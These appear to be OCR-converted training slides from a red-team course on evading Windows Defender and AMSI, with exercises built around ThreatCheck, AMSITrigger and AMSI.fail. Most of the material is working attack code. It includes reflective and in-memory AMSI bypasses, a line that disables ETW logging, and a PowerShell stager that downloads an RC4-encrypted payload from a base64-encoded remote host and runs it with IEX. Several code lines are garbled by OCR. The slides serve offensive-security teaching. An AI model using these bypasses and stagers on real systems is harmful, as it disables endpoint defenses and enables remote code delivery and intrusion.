00000090 00 22 00 54 00 79 00 70 00 65 00 22 00 3A 00 7B ."T-y-p-e-":{{
000000A0 00 31 00 7D 00 2C 00 22 00 4D 00 65 00 74 00 61 .1},;"M-e-t-a
000000B0 00 22 00 3A 00 22 00 7B 00 32 00 7D 00 22 00 2C "-:::{2}:",
000000C0 00 22 00 49 00 56 00 22 00 3A 00 22 00 7B 00 33 ."I-V-":{3
000000D0 00 7D 00 22 00 2C 00 22 00 45 00 6E 00 63 00 72 .},;"E-n-c-r
000000E0 00 79 00 70 00 74 00 65 00 64 00 4D 00 65 00 73 .y-p-t-e-d-M-e-s
000000F0 00 73 00 61 00 67 00 65 00 22 00 3A 00 22 00 7B .s-a-g-e-":{
```

# Exercise 3: ThreatCheck

---

1. Download launcher.ps1 and ThreatCheck.exe from:  
<https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation/tree/main/Exercise%203>
2. Determine the line(s) of code that are being flagged by Defender.
3. Obfuscate the detected line(s) of code so it is no longer flagged by Defender.

# Exercise 3: ThreatCheck

- Threatcheck.exe -f Launcher.ps1 -e Defender

```
[+] Target file size: 1467 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x4C7
00000000  53 54 65 6D 2E 54 45 58  54 2E 45 6E 43 6F 64 69  STem.TEXT.Encodi
00000010  4E 67 5D 3A 3A 41 53 43  49 49 2E 47 45 74 42 59  Ng)::ASCII.GETBY
00000020  54 65 53 28 27 76 5B 49  47 54 62 66 2A 58 6B 4E  TeS('v[IGTbf*XkN
00000030  29 23 4D 43 75 33 39 21  48 70 3E 50 6D 53 32 25  )#MCu39!Hp>PmS2%
00000040  45 3B 4C 55 46 27 29 3B  0D 0A 24 52 3D 7B 24 44  E;LUF');úú$R={$D
00000050  2C 24 4B 3D 24 41 52 67  53 3B 24 53 3D 30 2E 2E  ,$_K=$ARgS;$S=0..
00000060  32 35 35 3B 30 2E 2E 32  35 35 7C 25 7B 24 4A 3D  255;0..255|%{$J=
00000070  28 24 4A 2B 24 53 5B 24  5F 5D 2B 24 4B 5B 24 5F  ($J+$S[$_]+$_K[$_
00000080  25 24 4B 2E 43 4F 55 6E  74 5D 29 25 32 35 36 3B  %$_K.Count])%256;
00000090  0D 0A 24 53 5B 24 5F 5D  2C 24 53 5B 24 4A 5D 3D  úú$S[$_],$S[$J]=
000000A0  24 53 5B 24 4A 5D 2C 24  53 5B 24 5F 5D 7D 3B 24  $S[$J],$S[$_};$S
000000B0  44 7C 25 7B 24 49 3D 28  24 49 2B 31 29 25 32 35  D|%{$I=($I+1)%25
000000C0  36 3B 0D 0A 24 48 3D 28  24 48 2B 24 53 5B 24 49  6;úú$H=($H+$S[$I
000000D0  5D 29 25 32 35 36 3B 24  53 5B 24 49 5D 2C 24 53  ])%256;$S[$I],$S
000000E0  5B 24 48 5D 3D 24 53 5B  24 48 5D 2C 24 53 5B 24  [$_H]=$S[$H],$S[$
000000F0  49 5D 3B 24 5F 2D 62 58  6F 52 24 53 5B 28 24 53  I];$_-bXoR$$S[($S
```

# Exercise 3: ThreatCheck

- Hint
  - The line 9 – 12 are being flagged in ThreatCheck

```
1 IF($PSVERSIONTable.PSVERSION.Major -ge 3){$REF=[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'utils');  
2 $Ref.GetField('amsiInitF'+ 'ailed','NonPublic,static').SetValue($null,$true);  
3 [System.Diagnostics.Eventing.EventProvider]."GetFileId"('m_e'+ 'abled','Non '+'Public,'+'Instance').SetValue([Ref].Assembly.GetType('System'+'m.Manage  
4 [SYSTEM.NET.SERVICEPOINTMANAGER]::EXPECT100CONTINUE=0;$b3904=NEW-Object SYSTEM.NET.WEBCLIENT;  
5 $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';  
6 $ser=$([TEXT.ENCODING]::UNICODE.GETSTRING([CONVERT]::FROMBASE64STRING('aAB0AHQACAA6AC8ALWAXADkAMgAuADEANGA4AC4ANWA0AC4AMQAYADKAOGA4ADKAOOA0AA==')));  
7 $b3904.PROXY=[SYSTEM.NET.WEBREQUEST]::DEFAULTWEBPROXY;  
8 $b3904.PROXY.CREDENTIALS=[SYSTEM.NET.CREDENTIALCACHE]::DEFAUTLNETHWORKCREDENTIALS;$script:Proxy = $b3904.Proxy;  
9 $K=[System.TEXT.Encoding]::ASCII.GETBYTES('v[IGTbf*XKN]#MCu39!Hp>Pms2%E;LUF');  
10 $R=$D,$K=$ARGS,$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COUNT])%256};  
11 $S[$_],$S[$J]=$S[$J],$S[$_];$D|%{$I=($I+1)%256};  
12 $H=($H+$S[$I])%256;$S[$_],$S[$H]$S[$H].$S[$I]:$ -bxor $S[$S[$I]+$S[$H]]%256};  
13 $B3904.HEADERS.ADD("Cookie","UAjITYKM1TVnTjU=x5V631PZtPBT/X1N0RpG/xTheo=");  
14 $t='/news.php';$B3904.HEADERS.ADD('User-Agent',$u);  
15 $data=$b3904.DownloadData($ser+$t);$iv=$data[0..3];  
16 $data=$data[4..$data.length]-Join[Char[]](& $R $data ($IV+$K))|IEX
```

# Exercise 3: ThreatCheck

- Answers

- Move line 9 to break the signature

```
1 IF($PSVersionTable.PSVersion.Major -ge 3){$REF=[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils');
2 $REF.GetField('amsiInitF'+'ailed','NonPublic,Static').SetValue($NULL,$true);
3 [System.Diagnostics.Eventing.EventProvider]::GetFileId('m_e'+ 'abled','Non '+'Public,'+'Instance').SetValue([Ref].Assembly.GetType('System'+'m.Manag
4 [SYSTEM.NET.SERVICEPOINTMANAGER]::EXPECT100CONTINUE=0;$b3904=New-Object SYSTEM.NET.WebClient;
5 $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
6 $ser=$([TEXT.ENCODING]::UNICODE.GetString([CONVERT]::FromBase64String('aAB0AHQACAA6A\8ALW\0DkAMgAuADEANGA4AC4ANWA0AC4AMQAYADkA0gA4ADkAOAA0AA==')));
7 $b3904.Proxy=[SYSTEM.NET.WebRequest]::DEFAULTWEBPROXY;
8 $b3904.Proxy.Credentials=[SYSTEM.NET.CREDENTIALCACHE]::DefaultNetworkCredentials;$scr=$b3904.Proxy = $b3904.Proxy;
9 $K=[System.TEXT.Encoding]::ASCII.GetBytes('V[IGTbf*XKN)#MCu39!Hp>Pm$2%E;LUF');
10 $R=$D,$K=$args;$S=0..255|%{$J=($J+$S[$_]+$K[$%$K.COUNT])%256;
11 $S[$_],$S[$J]=$S[$J],$S[$_];$D|%{$I=($I+1)%256;
12 $H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bxor$S[((S[$I]+$S[$H])%256)]};}
13 $B3904.Headers.Add("cookie","uAjityKmiTVnfjU=x5V63iPzTPBT/X1N0RpG/x1heo=");
14 $t='news.php';$B3904.Headers.Add('User-Agent',$u);
15 $data=$b3904.DownloadData($ser+$t);$iv=$data[0..3];
16 $data=$data[4..$data.Length];-Join[Char[]](& $R $data ($IV+$K))|tex
```

```
PS C:\Users\dredg\onedrive\Desktop\ThreatCheck-master\ThreatCheck\Threatcheck\bin\debug> .\ThreatCheck.exe -f Launcher.ps1
[+] No threat found!
[*] Run time: 0.7s
```

# Dynamic Evasion

---

# What Can We Do?


---

- Identify “Known Bad”
  - Sandbox detection
  - Known hunter/AV processes
- Change how we are executing:
  - Inject a different way
  - Use a different download method
  - Circumvent known choke points (D/Invoke vs P/Invoke)
- Corrupt the Detection Process:
  - Patch AMSI
  - Patch ETW
  - Unhook APIs

# AMSI Bypass 1: Reflective Bypass

Simplest Bypass that currently works

- \$Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- \$Ref.GetField('amsilnitFailed', 'NonPublic, Static').SetValue(\$NULL, \$TRUE);



# What Does it Do?

Using reflection, we are exposing functions from AMSI

We are setting the AmsiInitFailed field to True which source code shows causes AMSI to return:


- AMSI\_SCAN\_RESULT\_NOT\_FOUND

```
if (AmsiUtils.amsiInitFailed)
{
    return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

AMSI.dll

# Why does this work?

AMSI is loaded into the Powershell process at start up so it has the same permission levels as the process the malware is in



# AMSI Bypass 2: Patching AMSI.dll in Memory

More complicated bypass, but still allows AMSI to load

- Patches AMSI for both the PowerShell and CLR runtime

```
1 $MethodDefinition = @'
2     [DllImport("kernel32", Charset=Charset.Ansi, ExactSpelling=true, SetLastError=true)]
3     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5     [DllImport("kernel32.dll", Charset=charset.Auto)]
6     public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8     [DllImport("kernel32")]
9     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint fNewProtect, out uint lpOldProtect);
10    '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
13 $ASBD = "Amsis"+"canBuffer"
14 $Handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($Handle, $ASBD)
16 [UInt32]$Size = 0x5
17 [UInt32]$ProtectFlag = 0x40
18 [UInt32]$OldProtectFlag = 0
19 [Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0x88
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xc3
27
28 [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $BufferAddress, 6)
```

# AMSI Bypass 2: Patching AMSI.dll in Memory

We use C# to export a few functions from kernel32 that allows to identify where in memory amsi.dll has been loaded

```
1 $MethodDefinition = @'
2     [DllImport("kernel32", Charset=Charset.Ansi, ExactSpelling=true, SetLastError=true)]
3     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5     [DllImport("kernel32.dll", Charset=charset.Auto)]
6     public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8     [DllImport("kernel32")]
9     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpOldProtect);
10    '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
13 $ASBD = "Amsis"+"canBuffer"
14 $Handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($Handle, $ASBD)
16 [UInt32]$Size = 0x5
17 [UInt32]$ProtectFlag = 0x40
18 [UInt32]$OldProtectFlag = 0
19 [Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xC3
27
28 [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $BufferAddress, 6)
```

# AMSI Bypass 2: Patching AMSI.dll in Memory

We modify the memory permissions to ensure we have access

```
1 $MethodDefinition = @'
2     [DllImport("kernel32", Charset=Charset.Ansi, ExactSpelling=true, SetLastError=true)]
3     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5     [DllImport("kernel32.dll", Charset=charset.Auto)]
6     public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8     [DllImport("kernel32")]
9     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint fNewProtect, out uint lpOldProtect);
10    '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
13 $ASBD = "Amsis" + "canBuffer"
14 $Handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($Handle, $ASBD)
16 [UInt32]$Size = 0x5
17 [UInt32]$ProtectFlag = 0x40
18 [UInt32]$OldProtectFlag = 0
19 [Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xC3
27
28 [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $BufferAddress, 6)
```

# AMSI Bypass 2: Patching AMSI.dll in Memory

Modifies the return function to always return a value of RESULT\_NOT\_DETECTED

```
1 $MethodDefinition = @'
2     [DllImport("kernel32", Charset=Charset.Ansi, ExactSpelling=true, SetLastError=true)]
3     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5     [DllImport("kernel32.dll", Charset=charset.Auto)]
6     public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8     [DllImport("kernel32")]
9     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpOldProtect);
10    '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
13 $ASBD = "Amsis"+"canBuffer"
14 $Handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($Handle, $ASBD)
16 [UInt32]$Size = 0x5
17 [UInt32]$ProtectFlag = 0x40
18 [UInt32]$OldProtectFlag = 0
19 [Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xC3
27
28 [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $BufferAddress, 6)
```

## Exercise 4: AMSI Bypasses

---

1. Run AMSI bypass 1 and load seatbelt from memory
2. Run AMSI bypass 2 and load seatbelt from memory



# Why Does This Work?

- AMSI.dll is loaded into the same security context as the user.
- This means that we have unrestricted access to the memory space of AMSI
- Tells the function to return a clean result prior to actually scanning



# AMSITrigger

- AMSITrigger is a tool to identify malicious string in PowerShell files
  - Makes calls using AMSIScanBuffer line by line
  - Looks for AMSI\_RESULT\_DETECTED response code
  - <https://github.com/RythmStick/AMSITrigger>

## Exercise 5: AMSITrigger

---

1. Identify any possible lines of code that are being flagged by AMSI.
2. What lines are they?
3. Obfuscate the lines (if possible)
4. What is the purpose of the block of code being flagged?

# Exercise 5: AMSITrigger

- Hint
  - Take a look at: ‘amsiInitF’ +‘ailed’, ‘NonPublic.Static’

```
.\\AmsiTrigger_x64.exe -i launcher.ps1
[+] "'+'Utils');
$Ref.GetField('amsiInitF'+'ailed','NonPublic,Static').SetValue($Null,$"
```

```
IF($PSVersionTable.PSVersion.Major -ge 3){$REF=[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils');

$Ref.GetField('amsiInitF'+'ailed','NonPublic,Static').SetValue($Null,$True);

$K=[System.Text.Encoding]::ASCII.GetBytes('v[IGTbf*XkN) #MCu39!Hp>PmS2%E;LUF');
```

# AMSITrigger

- We can obfuscate line 1, but line 2 cannot be easily obfuscated by hand
- Easiest option is getting a newly obfuscated AMSI Bypass


```
.\\AmsiTrigger_x64.exe -i launcher.ps1  
[2] "ams" + 'iInitF' + 'ailed', 'NonPublic, static').SetValue($Null, $"
```

# So Where is the AMSI Bypass?

```
IF($PSVerSioNTabLe.PSVerSIOn.Major -GE 3)
{$$REF=[Ref].Assembly.GETTYPE('System.Management.Automation.Amsi'+'Utils');
$$REF.GetFiElD('ams'+'iInitF'+'ailed','NonPublic,Static').SetValue($null,$true);
$K=[SyStem.TEXT.ENCODiNg]::ASCII.GETBYTeS('v[IGTbf*xkN)#MCu39!Hp>PmS2%E;LUF');
[System.Diagnostics.Eventing.EventProvider]."GetFie`ld"('m_e'+'nabled','Non'+'Public,'+'Instance')
.SetValue([Ref].Assembly.GetType('Syste'+'m.Management.Automation.Tracing.PSE'+'twLogProvider')."GetFie`ld"('et'+'wProvider','NonPub'+'lic,s'+'tatic').GetValue($null),0);};
[SYSTEm.NET.SERVICEPOINTMANAGER]::ExPEct100CONTINUE=0;$b3904=NEw-ObjeCT System.NET.wEBCLIENT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$ser=$([TEXT.ENCODiNg]::UNiCoDe.GETSTRING([CONVeRT]::FrOMBase64String('aAB0AHQAcAA6AC8ALwAxADkAMgAUADEANGA4AC4ANwA0AC4AMQAYADkAOgA4ADkAOAA0AA=='))));
$b3904.PROXY=[SYStEM.NET.wBREQuest]::DEFaULTWEbPROxy;
$b3904.PROXY.CReDeNTIALS = [SYStEM.NET.CREDENTiaLCaCHE]::DeFaULTNEtworkCReDENTIALS;$Script:Proxy = $b3904.Proxy;
$R={$D,$K=$ArgS;$S=0..255;0..255|%{$J=($J+$S[$_] + $K[$_%$K.COUnt])%256;
$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;
$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bxoR$S[((S[$I]+$S[$H])%256)]}}};
$b3904.HEADERS.Add("Cookie","UAjItyKMiTVnfjJU=x5V63iPZtPBT/x1N0RypG/x1heo=");
$t='/news.php';$b3904.HEADERS.ADD('User-Agent',$u);
$data=$b3904.DownLoaDDaTa($seR+$t);$iv=$data[0..3];
$data=$data[4..$data.length]-Join[Char[]](& $R $DATA ($IV+$K))|IEX
```

# AMSI.Fail

- Generates obfuscated AMSI Bypasses in PowerShell
- Randomly selected and obfuscated
- No two bypasses have the same signatures
- Link: <https://amsi.fail/>
- GitHub:  
<https://github.com/Flangvik/AMSI.fail>



The screenshot shows the GitHub repository page for 'AMSI.fail' by 'Flangvik'. The top navigation bar includes links for 'AMSI' and 'GitHub'. The main content area has a header 'AMSI.fail' and a subtitle '-Flangvik-'. Below this is a section titled 'What is AMSI.fail?' which contains a brief description of the tool's purpose: generating obfuscated PowerShell snippets to bypass or disable AMSI. It features two large blue buttons labeled 'Generate' and 'Generate Encoded'. Another section titled 'What is AMSI?' provides a definition from f-secure's blog posts, explaining that AMSI is an interface for scanning script content for malicious usage. It also lists steps PowerShell takes to integrate with AMSI.

AMSI.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current process. The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.

Generate

Generate Encoded

What is AMSI?

As f-secure explained in one of their excellent [blog-posts](#):

AMSI is an interface on which applications or services (third-party included) are able to scan a script's content for malicious usage. If a signature in the script is registered by the AMSI antimalware service provider (Windows Defender by default), it will be blocked.

To put this into context, consider the following steps PowerShell takes to integrate with AMSI:

- When a PowerShell process is created, AMSI.DLL is loaded from disk into its address space.
- Within AMSI.DLL, there's a function known as AmsiScanBuffer(), essentially the function used to scan a script's content.
- In the PowerShell command prompt, any supplied content would first be sent to AmsiScanBuffer(), before any execution takes place.

## Exercise 6: AMSIFail

---

1. Determine the block of code that is the AMSI Bypass
2. Generate a unique AMSI Bypass
3. Replace the existing bypass and rerun against AMSITrigger

# AMSI.Fail – Generate Bypass

## What is AMSI.fail?

AMSI.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current process. The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.

```
([ByTE]0x65)+[Char]([byte]0x74)+[ChAr](59+11)+[cHAR]([ByTe]0x69)+[ChAR](101*38/38)+[Char](98+10)+[cHaR]
([bYTE]0x64))).Invoke($([CChar]([bYtE]0x61)+[ChAR](109+39-39)+[cHar](115*75/75)+[CChar]([byTE]0x69)+[cHar]
([bYTE]0x49)+[CHAR]([BYtE]0x6e)+[chAr]([ByTE]0x69)+[char](116)+[ChAr]([byte]0x46)+[CHAr]([bYTE]0x61)+[char]
(49+56)+[cHaR](108)+[cHAr]([byte]0x65)+[Char]([byTE]0x64)),(("NonPublic,Static") -as
[String].Assembly.GetType($('$(('S''+'y''+'s''+'t''+'e''+'m')).NoRMaLiZE([cHAR]([ByE]0x46)+[cHar](111+104-104)+
[CHAR](114)+[chaR]([ByTe]0x6d)+[Char](68*58/58)) -replace [ChAR]([byte]0x5c)+[cHar]([BYte]0x70)+[chAR]
([ByTe]0x7b)+[Char]([bYte]0x4d)+[Char]([byTe]0x6e)+[ChAr]
([ByE]0x7d)).Reflectiōn'+'BindingFlags').noRMaLiZe([char]([bYtE]0x46)+[cHAr](14+97)+[Char](41+73)+[chaR]
(45+64)+[ChaR](46+22)) -replace [ChAr]([bYTE]0x5c)+[ChaR](112)+[CChar](123+64-64)+[Char](15+62)+[chAr](110)+
[cHAr]([byTe]0x7d))))).SetValue($null,$True);
```

Generate

Generate Encoded

# AMSI.Fail – Replace the Bypass


```
IF($PSVErSioNTable.PSVErSioN_Major -ge 3){  
$lbuxs = @"  
using System;  
using System.Runtime.InteropServices;  
public class lbuxs {  
    [DllImport("kernel32")]  
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);  
    [DllImport("kernel32")]  
    public static extern IntPtr LoadLibrary(string name);  
    [DllImport("kernel32")]  
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr bnrppo, uint flNewProtect, out uint lpflOldProtect);}  
"@  
Add-Type $lbuxs  
$sdckzrv = [lbuxs]::LoadLibrary("$([char](97+68-68)+[char](109)+[char]([ByTe]0x73)+[char]([byTe]0x69)+  
[CHAR]([bYte]0x2e)+[cHAR](100*54/54)+[cHAR](108*102/102)+[CHAR](108*69/69))")  
$mpgigf = [lbuxs]::GetProcAddress($sdckzrv, "$([char](65)+[Char]([ByTe]0x6d)+[CHAR]([ByTe]0x73)+[char](83*64/64)+[char](99)+  
[ChAR]([Byte]0x61)+[Char](110*98/98)+[Char]([byte]0x42)+[Char]([bYte]0x75)+[CHAR]([Byte]0x66)+[char](29+73)+[ChAr](101+21-21)+[cHAr](114))")  
$p = 0  
[lbuxs]::VirtualProtect($mpgigf, [uint32]5, 0x40, [ref]$p)  
$rims = "0xB8";$qsog = "0x57";$hvvp = "0x00";$xqqp = "0x07";$ftez = "0x80";$vivw = "0xC3";  
$gfvwc = [Byte[]] ($rims,$qsog,$hvvp,$xqqp,$ftez,$vivw)  
[System.Runtime.InteropServices.Marshal]::Copy($gfvwc, 0, $mpgigf, 6});  
